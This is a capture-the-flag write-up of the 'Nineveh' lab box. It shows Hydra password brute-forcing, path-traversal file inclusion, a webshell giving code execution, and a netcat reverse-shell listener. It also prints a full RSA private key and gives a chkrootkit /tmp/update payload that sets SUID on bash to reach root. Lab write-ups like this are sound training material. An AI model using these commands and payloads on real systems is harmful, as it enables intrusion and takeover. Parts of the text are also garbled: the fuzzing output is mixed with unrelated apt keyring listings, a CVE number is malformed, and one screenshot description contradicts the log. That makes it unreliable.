

Information Gathering

1) Found open ports



```
vigneswar@VigneswarPC:[~]
$ sudo nmap 10.10.10.43 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 12:29 IST
Nmap scan report for 10.10.10.43
Host is up (1.1s latency).

Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
443/tcp   open  ssl/http Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 155.90 seconds

(vigneswar@VigneswarPC:[~] security-automatic.asc
$ | debian-archive-bookworm-stable.asc
debian-archive-bullseye-automatic.asc
```

2) Checked the website



3) Checked for more pages

```

[vigneswar@VigneswarPC-~]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.10.43/FUZZ' -ic -t 200
50 command-not-found
  '/`-->`/`-->`/`-->`/`-->
   \`-->\`/`-->\`/`-->\`/`-->\`/`-->
  auth\`/`-->`/`-->\`/`-->\`/`-->\`/`-->
  keys\`/`-->\`/`-->\`/`-->\`/`-->\`/`-->
  prefer\`/`-->\`/`-->\`/`-->\`/`-->\`/`-->
  sources.list
  souv2.1.0-dev
  trusty.list
-----
trusted_gpg_d
:: Method debian-archive: GET /worm-automatic.asc
:: URL debian-archive: http://10.10.10.43/FUZZatic.asc
:: Wordlist n-archiv: FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects: false /eye-automatic.asc
:: Calibration: false /eye-security-automatic.asc
:: Timeout: 10 /seye-stable.asc
:: Threads: 200 /ter-automatic.asc
:: Matcher: Response status: 200-299,301,302,307,401,403,405,500
-----
kali-archive-keyring.gpg -> /usr/share/keyrings/kali-archive-keyring.gpg
nrook.asc [Status: 200, Size: 178, Words: 22, Lines: 6, Duration: 203ms]
department [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 226ms]
7 directories, 20 files [Status: 200, Size: 178, Words: 22, Lines: 6, Duration: 298ms]
:: Progress: [87651/87651] :: Job [1/1] :: 140 req/sec :: Duration: [0:03:23] :: Errors: 39 ::

[vigneswar@VigneswarPC-~] /etc/apt

```

```

[vigneswar@VigneswarPC-~] [WkQOKHJM]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'https://10.10.10.43/FUZZ' -ic -t 100
50 command-not-found
  '/`-->`/`-->`/`-->`/`-->
   \`-->\`/`-->\`/`-->\`/`-->\`/`-->
  db\`/`-->\`/`-->\`/`-->\`/`-->\`/`-->
  server-status\`/`-->\`/`-->\`/`-->\`/`-->\`/`-->
  secure_notes\`/`-->\`/`-->\`/`-->\`/`-->\`/`-->
-----
:: Method : GET
:: URL : https://10.10.10.43/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
:: Follow redirects: false
:: Calibration: false
:: Timeout: 10
:: Threads: 100
:: Matcher: Response status: 200-299,301,302,307,401,403,405,500
-----
db [Status: 200, Size: 49, Words: 3, Lines: 2, Duration: 505ms]
[Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 239ms]
[Status: 200, Size: 49, Words: 3, Lines: 2, Duration: 204ms]
server-status [Status: 403, Size: 300, Words: 22, Lines: 12, Duration: 220ms]
secure_notes [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 239ms]
:: Progress: [207630/207630] :: Job [1/1] :: 91 req/sec :: Duration: [0:20:24] :: Errors: 0 ::


```

phpLiteAdmin — Mozilla Firefox

[Nineveh Department] x phpLiteAdmin x +

← → ⌂ ⌂ https://10.10.10.43/db/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Warning: rand() expects parameter 2 to be integer, float given in /var/www/ssl/db/index.php on line 114

phpLiteAdmin v1.9

Password:

Remember me

Log In

Powered by [phpLiteAdmin](#) | Page generated in 0.0022 seconds.

Login

Log in

Username:

Password:

Remember me

Log in

Vulnerability Assessment

1) The phpliteadmin version is vulnerable to RCE

phpliteadmin v1.9

All Videos Images Shopping News More Tools

About 2,270 results (0.24 seconds)

 Exploit-DB
<https://www.exploit-db.com/exploits/9126/>

PHPLiteAdmin 1.9.3 - Remote PHP Code Injection
 11 Jan 2013 — PHPLiteAdmin 1.9.3 - Remote PHP Code Injection. CVE-89126 . webapps ... 9-3.zip # Version: 1.9.3 # Tested on: Windows and Linux Description ...

2) Bruteforced admin credentials (weak password)

admin:1q2w3e4r5t

```
(vigneswar@VigneswarPC) [~]
$ proxychains -q hydra -l admin -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-dup.txt 'http-post-form://10.10.10.43/department/login.php:username=^USER^&password=^PASS^:F=Invalid' -T
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-19 13:03:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 755995 login tries (l:1/p:755995), ~47250 tries per task
[DATA] attacking http-post-form://10.10.10.43/department/login.php:username=^USER^&password=^PASS^:F=Invalid
[STATUS] 246.00 tries/min, 246 tries in 00:01h, 755749 to do in 51:13h, 16 active
[80][http-post-form] host: 10.10.10.43 login: admin password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-19 13:05:03

(vigneswar@VigneswarPC) [~]
$ |
```

Logout

Hi admin,



- Have you fixed the login page yet! hardcoded username and password is really bad idea!
 - check your secert folder to get in! figure it out! this is your challenge
 - Improve the db interface.
- ~amrois

```
(vigneswar@VigneswarPC) [~]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.10.43/department/FUZZ' -ic -t 200 -fs 1032 -H "Cookie: PHPSESSID=pnsq7bmkfpdq8eit8g9h54eu7"
[{'F': 'index.html', 'S': 200, 'W': 68, 'L': 3, 'D': 317ms}, {'F': 'index.html', 'S': 301, 'W': 319, 'L': 20, 'D': 313ms}, {'F': 'index.html', 'S': 301, 'W': 321, 'L': 20, 'D': 5692ms}, {'F': 'index.html', 'S': 200, 'W': 68, 'L': 3, 'D': 343ms}]
css files
:: Progress: [87651/87651] :: Job [1/1] :: 54 req/sec :: Duration: [0:09:08] :: Errors: 261 ::
```

3) Found error info


Request

```
Pretty Raw Hex
1 GET /department/manage.php?notes=../../../../department/ninevehNotes.txt HTTP/1.1
2 Host: 10.10.10.43
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.10.43/department/manage.php
8 Connection: close
9 Cookie: PHPSESSID=ppnsg7bnkfpq8ei18q9h54euf7
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

```
Pretty Raw Hex Render
40 </div>
41 </div>
42 <pre>
43   <br />
44   <br />
45     Warning
46   : include(/department/files/../../../../department/ninevehNotes.txt): failed to open
47 stream: No such file or directory in <b>
48   /var/www/html/department/manage.php
49 </b>
50   on line <b>
51   31
52   <br />
53   <br />
54   <br />
55     Warning
56   : include(): Failed opening '/department/files/../../../../department/ninevehNotes.txt'
57   for inclusion (include_path='.:;/usr/share/php') in <b>
58   /var/www/html/department/manage.php
59 </b>
60   on line <b>
61   31
62   <br />
63   <br />
64 </pre>
65
66 </div>
67 </div>
68
69 </body>
70 </html>
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
```

4) Found a private key in image



-----BEGIN RSA PRIVATE KEY-----
MIIEcjCBQgIBAAKCAQEAr9EUD7bwqbmcEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxDcSS1ndt/M8r+eTHx1bVznLBG5
FQq1/wmB65c8bds5tETlacr/150fv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZh0V9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+o+j4sQT
X+/1/xcl61LADcYk0Sw42b0b+yBEyc1TTq1NEQIDAQABoIBAfVDbvvPgbr0bjTn
Kii/FbjUtKWpWFNDpYd+TybsnbD0qPw8JpKKTJv79fs2KxMRVCdLV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGLDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbxGoGZQDqeHqaHciGFOugKQJmupo5hX0k-fMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9oditTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ20JX08JoaQcRz628dOdukG6Utu
Bato3bkCgYEAs5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPuJZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5kLY2DLWNuACU30EpREIwkyL
1tXMOZ/T5fV8RQAZrj1BMxL+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bnqtMjpr+wb+IP5UKMuh1mwchWKjFIF8zI8CY0Iakx
Ddh0a4x+0MQEtKxtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mnNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhWkmb1/ZwauNjhBSiwG5ZFfgGcm8ANQ/0k2gDzQ2PCrD2Iizf2UtvzMrvt+i
tYXXuCE4yzjenjrnkYEXMmjw0V9f6PsxwRemq7pxAPzSk0GVBUrEfnyEJSc/MmXC
iEBMuPz0RAaK93Zk0g3Zya0CgYBYbPhdP5FfHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovvt+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkzt0eLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrv0/AIdw+goqQduXfcD0iNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1q05iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBFAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvb/B/DywYYScAWwF7
fw4LVXxdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9i0+EUG

-----END RSA PRIVATE KEY-----

```
secret/nine  
0000644  
0000041  
0000041  
00000000620  
13126060277  
014541  
ustar  
www-data  
www-data
```

```
(vigneswar㉿VigneswarPC)-[~/Downloads]
$ strings cat nineveh.png | grep RSA
strings: 'cat': No such file
-----BEGIN RSA PRIVATE KEY-----
-----END RSA PRIVATE KEY-----
```

however ssh is turned off

5) Found password of phpliteadmin

```
[vigneswar@VigneswarPC:~] $ proxychains -q hydra -l admin -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 'https://10.10.10.43/db/index.php?password=%PASS%&remember=yes&login=Log+In&proc_login=true:F=Incorrect' -t 32
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
[!] Progress: 100% (32/32) estimated time remaining: 0:00:00
[+] Starting at: 2024-06-19 16:05:03
[DATA] max 32 tasks per 1 server, overall 32 tasks, 5189454 login tries (l:1/p:5189454), ~162171 tries per task
[DATA] attacking https://10.10.10.43:443/db/index.php?password=%PASS%&remember=yes&login=Log+In&proc_login=true:F=Incorrect
[STATUS] 764.00 tries/min, 764 tries in 00:01h, 5188690 to do in 113:12h, 32 active
[443][https://10.10.43] host: 10.10.10.43 login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/hydra) finished at 2024-06-19 16:06:33
```

6) Found LFI

7) Inserted a webshell

8) Got rce

Request

Pretty Raw Hex

```

1 GET /department/manage.php?notes=files/ninevehNotes.txt../../../../tmp/shell.php&cmd=id
HTTP/1.1
2 Host: 10.10.10.43
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: PHPSESSID=prnsq7bmkfpuq8eit8g9h54euf7
9 Upgrade-Insecure-Requests: 1
10
11

```

Response

Pretty Raw Hex Render

```

</a>
</li>
</ul>
</div>
</div>
</div>
</div>
<div class="container">
<div class="body-content">
<div class="row">
<div class="col-lg-12">
<h2>
    Hi admin,
</h2>

<br>
</div>
</div>
<pre>
    SQLite format 3@ -ñ,zz|||tableuid=33(www-data) gid=33(www-data)
    groups=33(www-data)
    uid=33(www-data) gid=33(www-data) groups=33(www-data)
    CREATE TABLE 'uid=33(www-data) gid=33(www-data) groups=33(www-data)
    ' ('poc' TEXT)
</pre>
</pre>
</div>
</div>
</body>
</html>

```

0 highlights 0 highlights

Exploitation

1) Got revshell

```

vigneswar@VigneswarPC:~ % nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.43] 59790
bash: cannot set terminal process group (1387): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nineveh:/var/www/html/department$ | MSFVenom | HoaxShell

```

OS: Linux Name: Search...

Bash -

Bash 1%

Bash read line

Bash 5

Bash udp

nc mkfifo

nc -e

BusyBox nc -e

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Target: http://10.10.10.43

Request	Response
<pre> 1 GET /department/manage.php?notes=files/ninevehNotes.txt../../../../tmp/shell.php&cmd=id HTTP/1.1 2 Host: 10.10.10.43 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Cookie: PHPSESSID=prnsq7bmkfpuq8eit8g9h54euf7 9 Upgrade-Insecure-Requests: 1 10 11 </pre>	<pre> </div> </div> </div> </div> <div class="container"> <div class="body-content"> <div class="row"> <div class="col-lg-12"> <h2> Hi admin, </h2>
 </div> </div> <pre> SQLite format 3@ -ñ,zz tableuid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data) CREATE TABLE 'uid=33(www-data) gid=33(www-data) groups=33(www-data) ' ('poc' TEXT) </pre> </pre> </div> </div> </body> </html> </pre>

Inspector Notes

2) used ssh to access amrois

```

amrois@nineveh: ~
www-data@nineveh:/tmp$ vim id_rsa
www-data@nineveh:/tmp$ chmod 600 id_rsa
www-data@nineveh:/tmp$ ssh armios@127.0.0.1 -i id_rsa
Could not create directory '/var/www/.ssh'.
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:aWXPoULnr55BcRUL/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Ubuntu 16.04.2 LTS
Permission denied (publickey).
Bind MSFVenom HoaxShell
www-data@nineveh:/tmp$ vim id_rsa.pub
www-data@nineveh:/tmp$ ssh amrois@127.0.0.1 -i id_rsa
Could not create directory '/var/www/.ssh'.
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:aWXPoULnr55BcRUL/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

Bash 5
288 packages can be updated.
207 updates are security updates.

You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$ nc -e

```

The screenshot shows a terminal session on an Ubuntu 16.04.2 LTS system. The user is attempting to establish an SSH connection to another host using RSA keys. They are prompted to add the host to the known hosts file. After failing to do so, they try again and receive a "Permission denied (publickey)." message. The user then attempts to update their public key, but fails again due to permission issues. Finally, they log in successfully and check for new mail.

Privilege Escalation

1) Found a root cronjob

```

2024/06/19 06:29:03 CMD: UID=0 PID=6546 /bin/echo a\c
2024/06/19 06:29:03 CMD: UID=0 PID=6548 /bin/echo -n Checking `z2'...
2024/06/19 06:29:03 CMD: UID=0 PID=6550 /bin/sh /bin/egrep (^|[^\u00c1-\u00e1-z\u00f0-\u00f9_])chkutmp([^\u00c1-\u00e1-z\u00f0-\u00f9_]|$)
2024/06/19 06:29:03 CMD: UID=0 PID=6549 /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0 PID=6553 grep -E c
2024/06/19 06:29:03 CMD: UID=0 PID=6551 /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0 PID=6554
2024/06/19 06:29:03 CMD: UID=0 PID=6556 /bin/sh /bin/egrep (^|[^\u00c1-\u00e1-z\u00f0-\u00f9_])OSX_RSPLUG([^\u00c1-\u00e1-z\u00f0-\u00f9_]|$)
2024/06/19 06:29:03 CMD: UID=0 PID=6555 /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0 PID=6559 /bin/sh /bin/egrep c
2024/06/19 06:29:03 CMD: UID=0 PID=6558 /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0 PID=6557 /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0 PID=6560 /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0 PID=6561 date +%y-%m-%d:%H:%M
2024/06/19 06:29:03 CMD: UID=0 PID=6562 /bin/bash /root/vulnScan.sh

```

The cronjob logs show several commands being run with root privileges. These include checking for specific strings in files, running chkrootkit, and executing shell scripts like vulnScan.sh. The cronjob runs at 06:29:03 every day.

2) The binary is vulnerable to LPE

About 10,600 results (0.24 seconds)



Exploit-DB

<https://www.exploit-db.com/exploits/> :

Chkrootkit 0.49 - Local Privilege Escalation

We just found a serious **vulnerability** in the **chkrootkit** package, which may allow local attackers to gain root access to a box in certain ...

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively rooting your box, if malicious content is placed inside the file.

3) Exploited it to get root

```
amrois@nineveh:~$ cat /tmp/update
#!/bin/bash
chmod +s /bin/bash
amrois@nineveh:~$ ls /bin/bash
/bin/bash
amrois@nineveh:~$ /bin/bash -p
bash-4.3# cat /root/root.txt
abacb44d8c7189eaf8a2f151c4d724e2
bash-4.3# |
```

Tags: